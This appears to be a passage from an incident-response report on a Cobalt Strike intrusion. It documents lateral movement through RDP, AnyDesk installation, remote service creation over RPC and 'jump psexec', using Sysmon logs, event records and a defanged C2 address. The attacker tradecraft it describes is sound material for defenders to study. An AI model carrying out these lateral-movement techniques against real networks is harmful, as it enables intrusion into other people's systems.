


_time	Initiating Process Command Line	Action Type	Folder Path	File Name
[redacted] 16:19:24.717	rundll32.exe	FileCreated	\\[redacted]\C$\programdata	procdump.exe
[redacted] 16:20:34.674	rundll32.exe	FileCreated	\\[redacted]\C$\programdata	procdump64.exe
[redacted] 16:44:30.773	rundll32.exe	FileCreated	\\[redacted] WORKSTATIONS_FQDN\C$\programdata	procdump64.exe
[redacted] 16:48:40.420	rundll32.exe	FileCreated	\\[redacted]\C$\programdata	procdump64.exe
[redacted] 16:54:52.212	rundll32.exe	FileCreated	\\[redacted]\C$\programdata	procdump64.exe
[redacted] 16:59:45.759	rundll32.exe	FileCreated	\\[redacted]\C$\programdata	procdump64.exe

Remote Services

Remote Desktop Protocol


Threat actors used **explorer.exe**, where they were previously injected into, to initiate a proxied RDP connection to a server:



```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=3
EventType=4
ComputerName= Beachhead FQDN
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=25324
Keywords=None
TaskCategory=Network connection detected (rule: NetworkConnect)
OpCode=Informations
Message=Network connection detected:
RuleName: technique_id=T1021,technique_name=Remote Services
UtcTime:
ProcessGuid: {30010ec8-c3d8-6259-a500-000000000c00}
ProcessId: 6832
Image: C:\Windows\explorer.exe
User: Compromised account
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: Beachhead IP Address
SourceHostname: -
SourcePort: 54365
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: Server IP Address
DestinationHostname: -
DestinationPort: 3389
DestinationPortName: -
```

Remote thread created in **explorer.exe** by **wab.exe**

Threat actors performed the first lateral movement from the beachhead to the server using **RDP** with an Administrator account:



Tag	Time Created	User Name	Map Description	Executable Info
☑	> [redacted] 00:00:00			
☑	[redacted] 23:16:07	[redacted]\Administrator	Remote Desktop Services: Session logon succeeded	
☑	[redacted] 23:19:46		FileCreate	
☑	[redacted] 23:20:58	[redacted]\Administrator	Process creation	"C:\ProgramData\AnyDesk (1).exe"
☑	[redacted] 23:21:07		FW rule added to exception list	
☑	[redacted] 23:22:16		FileCreate	
☑	[redacted] 23:22:16		A new service was installed in the system	"C:\Program Files (x86)\Microsoft\AnyDesk\AnyDesk.exe" --servi
☑	[redacted] 23:22:20		FW rule added to exception list	
☑	[redacted] 23:22:23	[redacted]\Administrator	Process creation	"C:\Program Files (x86)\Microsoft\AnyDesk\AnyDesk.exe" --cont
☑	[redacted] 23:22:24	[redacted]\Administrator	Process creation	"C:\Program Files (x86)\Microsoft\AnyDesk\AnyDesk.exe" --new-
☑	[redacted] 23:22:45	[redacted]\Administrator	FileDelete (A file delete was detected)	C:\ProgramData\AnyDesk (1).exe


RDP from the Beachhead

This first lateral movement was performed in order to drop and install ***AnyDesk***.


SMB/Windows Admin Shares

Remote Service over RPC

Multiple RPC connections were initiated from the **rundll32.exe** process where **wab.exe** previously injected into:




```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=1
EventType=4
ComputerName=[redacted]
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=216277
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Informations
Message=Process Create:
RuleName: technique_id=T1218.002,technique_name=rundll32.exe
UtcTime: [redacted]
ProcessGuid: {30010ec8-787f-625d-a032-000000000c00}
ProcessId: 34296
Image: C:\Windows\System32\rundll32.exe
FileVersion: 10.0.19041.746 (WinBuild.160101.0800)
Description: Windows host process (Rundll32)
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: RUNDLL32.EXE
CommandLine: C:\Windows\system32\rundll32.exe
CurrentDirectory:
User: [redacted]
LogonGuid: {30010ec8-c3d6-6259-2a15-0d0000000000}
LogonId: 0xD152A
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: SHA1=DD399AE46303343F9F0DA189AEE11C67BD868222,MD5=EF3179D498793BF4234F708D3BE28633
ParentProcessGuid: {30010ec8-f2ce-6259-aa04-000000000c00}
ParentProcessId: 8088
ParentImage: C:\Users\[redacted]\AppData\Local\wab.exe
```



EventCode	TaskCategory	Image	ProcessGuid	DestinationPort	DestinationIp	UtcTime	count
3	Network connection detected (rule: NetworkConnect)	C:\Windows\System32\rundll32.exe	{30010ec8-787f-625d-a032-000000000c00}	135	[redacted]	[redacted] DAY 3 16:45:47.590	1
3	Network connection detected (rule: NetworkConnect)	C:\Windows\System32\rundll32.exe	{30010ec8-787f-625d-a032-000000000c00}	135	[redacted] Server	[redacted] DAY 3 16:22:01.932	1
3	Network connection detected (rule: NetworkConnect)	C:\Windows\System32\rundll32.exe	{30010ec8-787f-625d-a032-000000000c00}	135	[redacted]	[redacted] 16:55:24.610	1
3	Network connection detected (rule: NetworkConnect)	C:\Windows\System32\rundll32.exe	{30010ec8-787f-625d-a032-000000000c00}	135	[redacted]	[redacted] 16:49:54.051	1
3	Network connection detected (rule: NetworkConnect)	C:\Windows\System32\rundll32.exe	{30010ec8-787f-625d-a032-000000000c00}	135	[redacted]	[redacted] 17:00:21.628	1

These RPC connections targeted multiple hosts, including workstations, servers, and DCs.

As we can see with one server, which was targeted, the win32 function **CreateServiceA** was used by the malware in order to create a remote service over RPC on the server.




```
[redacted]  16:22:21.484060   62185  [redacted]  SVCCTL        Unknown operation 64 request
            16:22:21.488473   49699              SVCCTL        Unknown operation 64 response
            16:22:21.488960   62185              SVCCTL        CreateServiceA request
            16:22:21.495268   49699              SVCCTL        CreateServiceA response
            16:22:21.496556   62185              SVCCTL        StartServiceA request
            16:22:24.283048   49699              SVCCTL        StartServiceA response
            16:22:24.283741   62185              SVCCTL        QueryServiceStatus request
            16:22:24.284641   49699              SVCCTL        QueryServiceStatus response
            16:22:24.285620   62185              SVCCTL        DeleteService request

Frame 1175949: 354 bytes on wire (2832 bits), 354 bytes captured (2832 bits)
Ethernet II, Src: Dell_b4:b8:5e (98:90:96:b4:b8:5e), Dst: Fa_00:00:01 (00:17:fb:00:00:01)
Internet Protocol Version 4, Src: Beachhead, Dst: Server
Transmission Control Protocol, Src Port: 62185, Dst Port: 49699, Seq: 2333, Ack: 507, Len: 300
Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 3
Microsoft Service Control, CreateServiceA
```

Cobalt Strike built-in PsExec

Threat actors used the built-in Cobalt Strike `jump psexec` command to move laterally. On each usage of this feature, a remote service was created with random alphanumeric characters, service name and service file name, e.g. *“<7-alphanumeric-characters>.exe”.*

Below is an example of the service ***edc603a*** that was created on a Domain Controller:




Event 7045, Service Control Manager

A service was installed in the system.

Service Name: edc603a
Service File Name: \\[redacted]\ADMIN$\edc603a.exe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

The account used to perform this lateral movement was one of the kerberoasted service accounts.

The service runs a **rundll32.exe** process without any arguments. This process was beaconing to (108.62.12[.]174/dofixifa[.]co), the second Cobalt Strike C2, used during the last day of this intrusion.




```
"CommandLine": "C:\\Windows\\System32\\rundll32.exe",
"Company": "Microsoft Corporation",
"CurrentDirectory": "C:\\Windows\\system32\\",
"Description": "Windows host process (Rundll32)",
"FileVersion": "10.0.17763.1 (WinBuild.160101.0800)",
"Hashes": "SHA1=6778DAD71C8B06264CF2929A5242D2612D3EB026,MD5=2F633406BC9875AA48D6CC5884B70862,
"Image": "C:\\Windows\\SysWOW64\\rundll32.exe",
"IntegrityLevel": "System",
"LogonGuid": "ADD932C5-819D-6215-E703-000000000000",
"LogonId": "0x3e7",
"OriginalFileName": "RUNDLL32.EXE",
"ParentCommandLine": "\\\\[redacted]\\ADMIN$\\edc603a.exe",
"ParentImage": "\\\\[redacted]\\ADMIN$\\edc603a.exe",
"ParentProcessGuid": "ADD932C5-F6BF-6266-32EA-000000000600",
"ParentProcessId": 3712,
"ParentUser": "NT AUTHORITY\\SYSTEM",
"ProcessGuid": "ADD932C5-F6C2-6266-33EA-000000000600",
"ProcessId": 520,
